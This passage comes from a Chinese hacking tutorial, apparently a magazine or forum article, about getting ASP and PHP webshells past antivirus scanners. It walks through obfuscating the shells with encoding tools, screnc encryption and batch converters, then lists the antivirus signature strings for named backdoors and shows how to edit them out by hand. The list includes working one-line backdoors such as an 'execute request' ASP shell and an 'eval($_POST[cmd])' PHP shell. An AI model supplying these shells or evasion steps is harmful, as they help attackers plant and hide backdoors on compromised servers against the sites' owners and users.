


图1

要是我们传到服务器上，还不一下子给杀掉了？下面就用最简单的asp加密工具，其实就是简单的脚本编码和反编码的原理。打开加密软件，把站长助手用文本格式打开，把其中的代码复制到我们加密软件的框框中，选择好asp类型，点击转换，就全部转换成好像乱码一样的格式，如图2。




图2

这样杀毒软件所认的特征码就全无踪影了，再查杀看看，成功逃脱，如图3。




图3

可是这只是简单的加密哦。要是遇到更加强悍的杀毒软件怎么办？这里再介绍一款加密软件——asp木马免杀加密工具gui版（吾芝道业余作品），它的加密原理跟前一款不同，采用的是screnc加密技术，使用一样简单方便，不过这里要注意一点，就是必须把你要加密的asp木马跟你的加密软件放在同一文件目录下，否则无法进行加密免杀。打开加密软件，选择好需加密的站长助手，然后先"读取"，再加密，加密后我们发现体积大了3k，如图4。

再用杀毒软件进行扫描，顺利通过。菜鸟语："但是我们有好多asp木马呢，海阳顶端、asp站长助手、lanker等等，那么多的asp木马，该不会要一个一个的进行加密，免杀吧，那可非得把人累死不可了！"所以，我给各位推荐一款批量转换asp木马的免杀工具，首先把所有需要转换的asp木马放置于我们的批量转换工具的同一文件目录下，然后打开软件，选择系统设置，把




图 4

我们需要转换的类型都填上，可以同时转换asp、js、vbs、jse类型。另外要注意的是，这次选择的不是一个asp文件了，而是选择那一个文件夹，因为我们是要批量转换嘛，最好要进行源文件的备份，那么就把备份源文件加.bak给勾选上，最后选择编码，再执行批量转换，如图5。




图 5

另外还有许多加密asp文件的软件，在此我就不多做介绍了，它们的使用方式都挺傻瓜化的，相信大家可以自己掌握。

因为各种杀毒软件都是采用不同的特征码进行辨认asp木马的，所以想逃脱各种杀毒软件，就需要自己尝试哪种加密方式比较适合了。

菜鸟语：“假如我们手头没有免杀加密工具，怎么办？”不要紧，接下来就让我们用手工修改逃过杀毒软件吧！

(二)手工修改特征码免杀

前面已经说过，杀毒软件是依靠辨认特征码来认出木马的，在此我就把自己总结出来的一些asp、php木马的特征码罗列出来。

```
砍客C/S木马Ver1.2 [特征码] if Session("b")<>"" then execute Session("b")%>
砍客数据库木马1.0 [特征码] <%execute request("kker")%>
lanker微型PHP后门2.0正式版 [特征码] <?php eval($_POST[cmd])
Newmm小型ASP木马 [特征码] <% Response.write "本文件绝对路径" %>
ASP站长助手6.0 [特征码] http://www.GXGL.com/images/FileType/
diy.asp加密版 [特征码] 烁空设计友情修改版
海阳ASP2005木马 娇娘美化版 [特征码] 确认要插入后门吗
海阳顶端网ASP木马2006 [特征码] 海阳顶端网ASP木马2006
```

其实还有其他很多的asp、php木马也具有特征码，这就需要大家自己去发现和总结了，下面的操作就很简单了，我们以diy.asp加密版为例来作个测试吧。我们使用文本把diy.asp木马打开，然后选择“编辑”→“查找”，输入关键字“烁空设计友情修改版”，然后把它修改为其他的文字，或者索性不要这几个文字了，然后保存为asp文件，试验下分别用卡巴跟瑞星来查查，结果如图6。

